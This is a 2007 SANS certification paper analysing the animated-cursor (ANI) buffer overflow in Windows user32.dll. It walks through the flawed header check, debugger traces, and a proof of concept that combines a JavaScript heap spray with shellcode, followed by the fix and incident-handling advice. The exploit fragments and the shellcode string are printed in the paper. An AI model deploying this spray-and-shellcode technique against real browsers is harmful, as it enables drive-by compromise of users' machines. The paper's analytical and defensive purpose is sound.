Interested in learning more about security?

SANS Institute InfoSec Reading Room

ANI vulnerability: History repeats

at caused this vulnerability, analyze an exploit (PoC), understand the heap spraying technique employed by this exploit and finish with the incident handling process....

ANI vulnerability: History repeats

GCIH Gold Certification

Author: Shashank Gonchigar, shashank_g27@yahoo.co.in

Adviser: Bojan Zdrnja

Accepted: October 19, 2007

1. Abstract

Animated cursors (.ani files) are used to change the appearance of the mouse pointer to an animation. Common example would be Mouse pointer turning into hour glass when the processor is busy. In the month of March 2007 a quite severe vulnerability was announced. It was subsequently exploited because of a flaw in the code which handled these files.

This paper is a discussion about the ANI header buffer overflow vulnerability (Microsoft Security Bulletin MS07-017 - CVE-2007-0038).

As we progress, we will understand what caused this vulnerability, analyze an exploit (PoC), understand the heap spraying technique employed by this exploit and finish with the incident handling process.

2. Introduction

On 27th March 2007 concerns were raised from a Chinese Anti-Virus research site speculating that a worm was propagating exploiting a new security vulnerability. Initial versions of the worm were released with the intent of stealing passwords[1]. Due to the potential of this vulnerability many more attacks with different evil intent have been subsequently released in the wild. Further

[1] Few Trojans were crafted to specifically steal World of Warcraft [multiplayer online gamming] passwords.

investigations revealed that this was similar to an earlier vulnerability[2] and the code fix required was same but in a different part of the code. All it required to exploit a system was to simply make a user browse an infected site. This lead to execution of a trojan downloader, which downloaded further malware. Initial sites which hosted such trojans were

http://newasp.com.cn/[REMOVED].jpg

http://bc0.cn/[removed].js

Overview of the Vulnerability

Things that make this vulnerability critical are:

1> It is a sequel of an earlier vulnerability (MS05-002), which means that details about this vulnerability are known to a larger audience.

2> Many tools/sites hosted public exploits based on the previous vulnerability.

3> Once an ANI file is created it is very easy to embed it in various attack vectors (Email, web pages).

As shown below, it is quite simple to embed an ANI file in a web page:

```
<html>
<head>
```

---

[2] http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx

```
<style>
      {CURSOR: url("buffer.ani")}
</style>
</head>
</html>
```

The code above is used to change the cursor appearance when a user visits a web page. The code makes the cursor take the appearance of the buffer.ani file. This file could be an image or animation. On Windows, the code in user32.dll library is used to process ANI files. This code has a buffer overflow vulnerability that allows execution of arbitrary code. We will analyze the function in the user32.dll library that is affected by this vulnerability and how the vulnerability has been exploited in the wild.

Names of the Malware which capitalized on this vulnerability by various anti-virus vendors:

- **Agent.BKY - New ANI downloader worm**

  http://www.f-secure.com/v-descs/agent_bky.shtml

  "Agent.BKY is a worm and a trojan-downloader. It infects .HTML, .PHP and some other files with a small script that points to a website, hosting a file with the recently discovered (March/April 2007) ANI exploit."

- **Email-Worm:W32/Anito.A**

  http://www.f-secure.com/v-descs/anito_a.shtml

"Email-Worm:W32/Anito.A is an e-mail worm and a file infector. It sends out e-mail messages with a URL to a malicious file that contains the recently discovered (March/April 2007) ANI exploit. The worm also drops another malware, a worm and trojan-downloader that we detect as Worm:W32/Anito.A. This worm is similar to the one that we detect as Trojan-Downloader.Win32.Agent.bky and Worm.Win32.Diska.c."

Technical details

CVE id: CVE-2007-0038
Vendor notification: Dec 20, 2006
Public disclosure: Mar 28, 2007
Determina advisory: Mar 31, 2007
Vendor patch: Apr 3, 2007
Credit:
Discovery: Alexander Sotirov, Determina Security Research

Systems Affected

The vulnerability is in the USER32.dll library. All operating systems (Windows 2000, XP, Vista), which reused the code, are vulnerable.

A detailed list of affected operating systems with patch/service pack is available at:

http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx

3. Fundamentals

In order to understand this vulnerability we need to do some ground work on the areas related to the ANI file format, DLL libraries and buffer overflow vulnerabilities in Windows.

ANI file format

ANI is a graphics file format defined by Microsoft for animated icons and cursors on Windows operating systems. It is based on the RIFF grammar.

The RIFF (Resource Interchange File Format) was developed by IBM and Microsoft. It is a file structure, which is used to define different classes or subtypes of file formats. Basic blocks of the ANI are called chunks. Examples of different RIFF subtype file formats are: AVI, ANI, and MIDI.

Basic File Layout

Name			ID
RIFF			HeaderID = 'ACON'
	Anih		header chunk
	LIST		HeaderID = 'fram'
		icon	single frame
		...	
	seq		(optional) specifies the display sequence of frames. Notice the space after the 'q'.
	Rate		(optional) specifies the display timing of frames

Fig 1: Basic RIFF File Layout[3]

Description of an ANI file

Building blocks of a RIFF file are called chunks. I am stressing this point here because it becomes easy to understand this vulnerability if this concept is clear. As shown above, the RIFF chunk holds the entire file.

ANI files have a HeaderID equal to ACON (HeaderID = 'ACON' indicates that it is an ANI file). The seq: defines the sequence of the frames to be displayed while the rate: defines the display speed.

[3] http://www.daubnet.com/formats/ANI.html

Name	Size in Bytes	Description
HeaderSize	4	Size of this structure (=32)
NumFrames	4	Number of stored frames in this animation
NumSteps	4	Number of steps in this animation
Width	4	Total width in pixels
Height	4	Total height in pixels
BitCount	4	number of bits/pixel ColorDepth = 2BitCount
NumPlanes	4	1
DisplayRate	4	default display rate in 1/60s (Rate = 60 / DisplayRate fps)
Flags	4	currently only 2 bits are used

Fig 2: Anih Header chunk structure[4]

The Flag field is used to indicate whether the file is an icon, cursor resource or raw image.

We will now analyze a hex view of the horse.ani file. This file can be found in the cursor directory on Windows 2000 and XP operating systems. The header chunks 'anih' and 'LIST' are mandatory. The remaining is optional.




Fig 3: Hex view of horse.ani

[4] http://www.daubnet.com/formats/ANI.html




Fig 4: horse.ani (Windows 2000)

The LIST and ICON tags get repeated for each embedded icon. This repetition results in an animation. The frames 1 to 23 contain an animation of a running horse.

Buffer Overflows

This is a very high level explanation for Buffer Overflow. A detailed explanation on Buffer Overflow could be found in papers "Buffer Overflows Demystified" by Murat Balaban and "Smashing The Stack For Fun And Profit" by Aleph 1.

Buffer overflow is one the most commonly used terms in vulnerabilities these days. Let us see how the stacks get allocated for the following function. In the following example the smash function calls the weak function.

```
// example of a vulnerable program
void Weak(char * msg)
{
// The buff size 10 which is small compared to msg.
      char buff[10];
      strcpy(buff,msg);
}
void Smash(void)
{
// call function and overflow of buffer occurs after this
      Weak("12345678901234567890123456789012345678901234567890");
```

```
}
```




Fig 5: Stack view

Here we have Smash as the main function and Weak is being called by it. Actual allocated space for the buffer buff is 10 bytes. When the strcpy(buff,msg) gets executed 40 bytes will be written, causing the overflow. As shown in the above figure local variable data can overflow their allocated space. This will overwrite the EBP register and return value.

Now if this return address value is carefully overwritten with the address of the code we want to execute, the execution flow jumps to that code. Doing this has its limitations as this address keeps changing each time the program executes because of the intervening function and data already present on the stack.

To circumvent this issue we point the return address to a common location containing instructions such as JMP/CALL ESP (machine code equivalent 0xFF 0xE4). This instruction effectively jumps to the stack pointer location and continues execution from that point. There is, however, a drawback for this: this address is dependent on the operating system and its patch level. For example: the JMP ESP memory location will be different for Windows 2000, Windows XP SP1 and Windows XP SP2. That is the reason why exploit frameworks like Metasploit ask for the operating system before exploiting a vulnerability. The address for JMP/CALL ESP can be easily identified with the OLLYUNI[5] plug-in for OLLYDGB.

```
# Microsoft Windows XP SP2 user32.dll (5.1.2600.2180) English
# {'addr': 0x77d825d0, 'len': 4, 'offset': 80},

# Microsoft Windows XP SP2 userenv.dll (5.1.2600.2180) Portuguese (Brazil)
{'addr': 0x769dc81a, 'len': 4, 'offset': 80},

# Microsoft Windows XP SP2 user32.dll (5.1.2600.2180) Portuguese (Brazil)
# {'addr': 0x77d625d0, 'len': 4, 'offset': 80},  "
```

---

[5] Actual home page is no longer available however all the details can be found at http://www.governmentsecurity.org/forum/index.php?act=Print&client=printer&f=45&t=8192

The above code is from the exploit for this vulnerability from RISE Security. Observe how the address is set based on the OS and patch.

Heap Spraying generic method

Heap Spraying is one of the techniques used to exploit buffer overflows. An advantage of this method is that we can write a single exploit generic for many versions of Windows operating system and different patch levels. This method does not depend on the operating system. It instead uses heap memory allocated by Internet Explorer for running the code. In rest of this paper we will discuss how this method works while analyzing a PoC.

4. EXPLOIT Details

The original advisory about this exploit by Determina is available at

http://www.determina.com/security.research/vulnerabilities/ani-header.html

The ANI file has an ANIH header structure, which is 36 bytes long. The LoadCursorIconFromFileMap call validates the length of the ANIH header in the ReadTag and ReadChunk functions[6]. If the initial validation was successful, the LoadAniIcon function is called. The LoadAniIcon function does not, however, validate the length of the ANI header and this leads to the exploit.

ReadChunk(file, &chunk, &header);

The above code line leads to a classic buffer overflow vulnerability. An ANIH file with 2 ANI headers can do the trick of exploiting a buffer overflow. First genuine ANI header is required to pass through the LoadCursorIconFromFileMap function where a check is made to make sure that the ANI header is 36 bytes long[7]. If this check is bypassed exploitation becomes possible.

```
int LoadAniIcon(struct MappedFile* file, ...)
{
    struct ANIChunk  chunk;

struct ANIHeader header;        // 36 byte structure
    ...
    while (1) {
```

The code in the LoadAniIcon function depends on the LoadCursorIconFromFileMap function for proper validation of the ANI header. LoadCursorIconFromFileMap function validates only the first ANI header. When a file has more than one frame another function (LoadAniIcon) is called.

In this function the chunks are read without validating the size. If the data after "ANIH" is supplied incorrectly it can overwrite the stack.

[7] This check was placed when MS05-002 was fixed.

Fig 6: Exploit ANI file depicting one normal header and other abnormal.

As described previously, the entire ANI file is based on chunks. Every chunk has to start with the word "anih". For a normal packet the "anih" header's length is x24 bytes so it will resemble "anih\x24\x00\x00\x00". "anih" is the chunk identifier and Dword "\x24\x00\x00\x00"is the length of the anih chunk.

Observe in the above figure the second anih header that is different from the expected form. It is here where the vulnerability is exploited. "\xA8\x08\x00\x00" is the length of the anih chunk. Reading the second anih structure by the Readchunk function will lead to a buffer overflow. This allows the attacker to overwrite the return address of the LoadAniChunk function and transfer the code execution control to an area of his choice.

About the PoC (Proof of Concept)

The Proof of Concept was released by jamikazu. It invokes the calc.exe executable if successful. Changing the payload part (Metasploit) can open a port or add a user. As PoCs are meant for educational purposes they just show how vulnerabilities can be exploited by doing harmless acts like opening the Windows calculator, Notepad or displaying various messages.

The core of the PoC lies in the payload and if it is replaced by the one that gives shell access or adds a user the same PoC becomes malicious. This is exactly what happened in the wild.

The exploit is available at

http://www.securityfocus.com/data/vulnerabilities/exploits/04012007-Animated_Cursor_Exploit.zip

Note: Complete code is given at the end of this paper.

How the exploit works

Taking this advisory as a reference let us have a look at our exploit. The exploit has 2 htm files: Index.htm and riff.htm. riff.htm is a malformed ANI file with 2 anih headers.




Fig 7: 2 anih headers in the POC

The figure 7 above shows 2 anih headers. This file is exploiting the CVE-2007-0038 (ANI header) vulnerability.

Now let us see what this ANI file does with the payload. I removed all the

```
document.write("<HTML><BODY style="CURSOR: url('riff.htm')">
</BODY></HTML>")
```

HTML code except

After this I launched the browser, attached to its process with Windbg and watched the registers.

```
(73c.a88): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0b0b0b0b ebx=0013dba4 ecx=7c91056d edx=00160608 esi=0013db20 edi=0013daf0
eip=0b0b0b0b esp=0013daf0 ebp=0b0b0b0b iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0b0b0b0b ??              ???
```

As we can see, the file manipulated the EIP and EAX register values to 0x0b0b0b0b. As the EIP register is now controlled we can dictate the next execution location to the system.

To identify the location of the bytes that overwrite the registers I filled the 0x0b0b0b0b sled in the file with a-z,aa-zz,aaa-zzz strings. After the execution, the EAX register had value of 0x6c6c6d6d, which is "l l m m", and the EIP register had the value of 0x61626262 which is "a b b b".


61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76
77	78	79	7A	61	61	62	62	63	63	64	64	65	65	66	66	67	67	68	68	69	69
6A	6A	6B	6B	6C	6C	6D	6D	6E	6E	6F	6F	70	70	71	71	72	72	73	73	74	74
75	75	76	76	77	77	78	78	79	79	7A	7A	61	61	61	62	62	62	63	63	63	64
64	64	65	65	65	66	66	66	67	67	67	68	68	68	69	69	69	6A	6A	6A	6B	6B
6B	6C	6C	6C	6D	6D	6D	6E	6E	6E	6F	6F	6F	70	70	70	71	71	71	72	72	72
73	73	73	74	74	74	75	75	75	76	76	76	77	77	77	78	78	78	79	79	79	7A

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v
w	x	y	z	a	a	b	b	c	c	d	d	e	e	f	f	g	g	h	h	i	i
j	j	k	k	l	l	m	m	n	n	o	o	p	p	q	q	r	r	s	s	t	t
u	u	v	v	w	w	x	x	y	y	z	z	a	a	a	b	b	b	c	c	c	d
d	d	e	e	e	f	f	f	g	g	g	h	h	h	i	i	i	j	j	j	k	k
k	l	l	l	m	m	m	n	n	n	o	o	o	p	p	p	q	q	q	r	r	r
s	s	s	t	t	t	u	u	u	v	v	v	w	w	w	x	x	x	y	y	y	z

```
This exception may be expected and handled.
eax=6d6d6c6c ebx=0013dba4 ecx=7c91056d edx=00000000 esi=0013db20 edi=0013daf0
eip=62626261 esp=0013daf0 ebp=61617a7a iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
62626261 ??              ???
```

To tweak this further I changed the respective bytes to unique values such as

35353535 and 36363636.



```
58 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  a b c d e f g h i j k l m n o p q r s t u v
6E 77 78 79 7A 61 61 62 62 63 63 64 64 65 65 66 66 67 67 68 68 69 69  w x y z a a b b c c d d e e f f g g h h i i
84 6A 6A 6B 6B 36 36 36 36 6E 6E 6F 6F 70 70 71 71 72 72 73 73 74 74  j j k k 6 6 6 6 n n o o p p q q r r s s t t
9A 75 75 76 76 77 77 78 78 79 79 7A 7A 61 61 35 35 35 35 63 63 63 64  u u v v w w x x y y z z a a 5 5 5 5 c c c d
B0 64 64 65 65 65 66 66 66 67 67 67 68 68 68 69 69 69 6A 6A 6A 6B 6B  d d e e e f f f g g g h h h i i i j j j k k
C6 6B 6C 6C 6C 6D 6D 6D 6E 6E 6E 6F 6F 6F 70 70 70 71 71 71 72 72 72  k l l l m m m n n n o o o p p p q q q r r r
```

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=36363636 ebx=0013dba4 ecx=7c91056d edx=00000000 esi=0013db20 edi=0013daf0
eip=35353535 esp=0013daf0 ebp=61617a7a iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
35353535 ??              ???
```

As seen from the output, the EAX register was set to 36363636 and the EIP register was set to 35353535.

This confirms the buffer overflow vulnerability. Now all that is needed is to make the memory location 0x0b0b0b0b valid. This is done using the Heap spray method.

A More Generic Approach HEAP SPRAYING

The exploit we are analyzing uses a generic method called heap spraying.

This method was first introduced by Skylined and is the most commonly used method to exploit buffer overflow vulnerabilities involving browsers. Common exploitation vectors for this vulnerability include making a user to visit a web page or read an e-mail. All these instances require browsers hence heap spraying method works perfectly.

The Heap memory is an internal memory pool. Different applications use this pool to dynamically allocate memory as required. Unlike stack, the heap grows from

lower address to higher address.




Fig 8: Heap Memory

Exploiting with a browser

Browsers run JavaScript. The arrays in the JavaScripts occupy heap memory. From our experiments with the malformed ANI files before we saw that we could change the EIP register value.

If we load the shellcode in the heap via a JavaScript array and then change the EIP register value, our code execution can jump to the shell code and execute it. A large number of array elements is required to increase the probability. The PoC we are analyzing did the job 19 times out of 20 (95%) on a Windows XP SP2 machine.

The payload has a big NOP sled appended by shellcode at its end. The NOP sled

is used to increase the chances of a proper jump if the jump happens in the middle of shell code rather than at the start.




Fig 9: Heap Allocation

Let us take the extracted code from our PoC and see where exactly the above mentioned concepts are put to effect.

```
for (i=0;i<heapBlocks;i++)
{            memory[i] = spraySlide + payLoadCode;
      }
```

The heap gets "sprayed" with our payload. If we hit somewhere in the NOPs

```
<SCRIPT language="javascript">
            var heapSprayToAddress = 0x07000000;
```

we will end up executing our code.

```
var payLoadCode =
unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120%u49EB%u348B%
u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424%uE575%u5F8B%u0124%u66EB
%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC304%uC031%u8B64%u3040%uC085%u0C78%u408
B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%u00B0%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u50
7B%u7E68%uE2D8%u6873%uFE98%u0E8A%uFF57%u63E7%u6C61%u0063");
```

The exploit sets the Base address (reference address) of Internet Explorer. Now the the payload/shellcode is set. The intent of the exploit is to execute this code which invokes a calculator.

In actual malware this part was replaced with code that executes a specific command, opens a port or downloads a file. The following part sprays the heap:

A large amount of heap memory is sprayed so that valid memory becomes the return address to jump after the stack overflow, in this case 0x0B0B0B0B. As shown in above, the payload + NOPs get's sprayed in the heap. When a heap block is created at location 0x0B0B0B0B (address we are writing to EIP), execution of the instruction becomes valid. This is not a foolproof method because sometimes 0x0B0B0B0B doesn't become a valid memory, during such event exploitation fails. Having said that, the probability of success is still quite high.

```
sraySlide = getSraySlide(sraySlide,sraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
        memory = new Array();
        for (i=0;i<heapBlocks;i++)
        {
                memory[i] = sraySlide + payLoadCode;
                }
```

Finally, riff.htm is a malformed ANI file which overwrites the EIP register to 0x0b0b0b0b.

```
document.write("<HTML><BODY style=¥"CURSOR: url('riff.htm')¥">
</BODY></HTML>")
```

As the heap spray technique is combined with the exploit the actual ANI file does not have any shellcode. The ANI file exploited the shellcode and overwrote ~472 byte memory in the area.

The exploitation is done by the JavaScript program which references the ANI file. This technique works but is not elegant because we do not have control on the heap.

Another reason is that in order to make the exploit more reliable more amount of heap memory has to be injected. This can lead to degraded system performance.

A more refined approach is the Heap Feng Shui method by Alexander Sotirov. This method is more elegant because we have control on the heap being allocated. It is also more reliable because the heap blocks are arranged as required using the HeapLib Library.

Heap Feng shui

This concept was put together to demonstrate the MS06-067 integer overflow vulnerability in the DirectAnimation.PathControl ActiveX control (CVE-2006-4777).

The idea here is to control the heap memory by carefully allocating and freeing heap blocks, so that when Internet Explorer asks for a new heap block, it

will get what we freed. The freed block will have the code to execute.

The method revolves around the three main components of Internet Explorer:

- MSHTML.DLL library
- jsscript.dll
- ActiveX control.

All these three components use the default process to allocate heap memory. Allocation and freeing of memory from Javascript will change the layout of the heap that is also used by MSHTML and ActiveX. This allows control of the heap memory.

Example of the Heap Feng shui method

New exploits in Metasploit are being coded with this method. An example can be found at http://metasploit.com/svn/framework3/trunk/modules/exploits/windows/browser/ms06_067_keyframe.rb

The entire concept of heap control comes into picture here. Heap is defragmented with block size of 0x2010. Then 2 0x2020 memory blocks are allocated. A fake object pointer is written at an offset 0x200c, and freed to the free list. When the vulnerable function allocates two 0x200c byte buffers, the recently freed 0x2020 blocks will be used.

This block has a fake object pointer. After few instructions are executed, the shellcode that is at the beginning will also be executed.

The entire code is given at the end of this paper and a very good explanation on how this works is given at http://www.determina.com/security.research/presentations/bh-eu07/bh-eu07-sotirov-paper.html.

Fix for this issue

If the anih header chunk's size is checked (it has to be 36 bytes long because that is the legal size of an anih chunk), the exploitation can be stopped.

```
"case 'anih':
                // read chunk.size bytes of data into the header struct
                ReadChunk(file, &chunk, &header);
if (chunk.size != 36)
    return 0;
       ReadChunk(file, &chunk, &header); "
```

This is similar to the fix for the MS05-002 vulnerability.

Because of this check the malformed header is never processed, effectively avoiding the EIP register being overwritten.

5. Incident Handling Process:

Preparation

The ANI vulnerability does not require any special user interaction. All it requires is a user with a vulnerable machine visiting a malicious site. A policy which emphasizes on patch management, personal firewall and updating anti virus

programs go a long way in handling such issues.

Applying patches to windows:

It is always better to automate patching processes. With the number of vulnerabilities being discovered manual management is cumbersome and does not guarantee that all the machines are updated with patches they need.

The scope of such policies should include:

Automatic updates: Machines should be configured to automatically update and install the patches that are critical. It is best to specify an off peek time (12:00 AM) for this process, if the machines stay turned on.

Care should be taken while drafting a policy to include all possible combinations such as:

- what should be the accepted action when a patch update is missed.
- Emergency patch installation.
- Laptop patch management.

Anti Virus Policy: This goes on similar lines with the patch management. A policy that aims at having updated signatures and not allowing the user to disable the anti virus software should form the basis.

Personal Firewall:

A personal firewall gives granular protection to each machine; It is be very

beneficial with user application related vulnerabilities. Personal firewall guidelines should be constantly reviewed and updated. It is also recommended to configure a central log server and have it constantly monitored.

Spam filters:

A major vector for this vulnerability is spam e-mails. Implementing Email policies and fortifying them with good anti-spam filters is recommended. An outline of the Email policy dealing with spam e-mail includes not responding to spam e-mails and not posting official e-mail address publicly.

As a thumb rule it is best to keep the Top management, HR, System Admin, Network Admin in loop while drafting such policies.

Identification

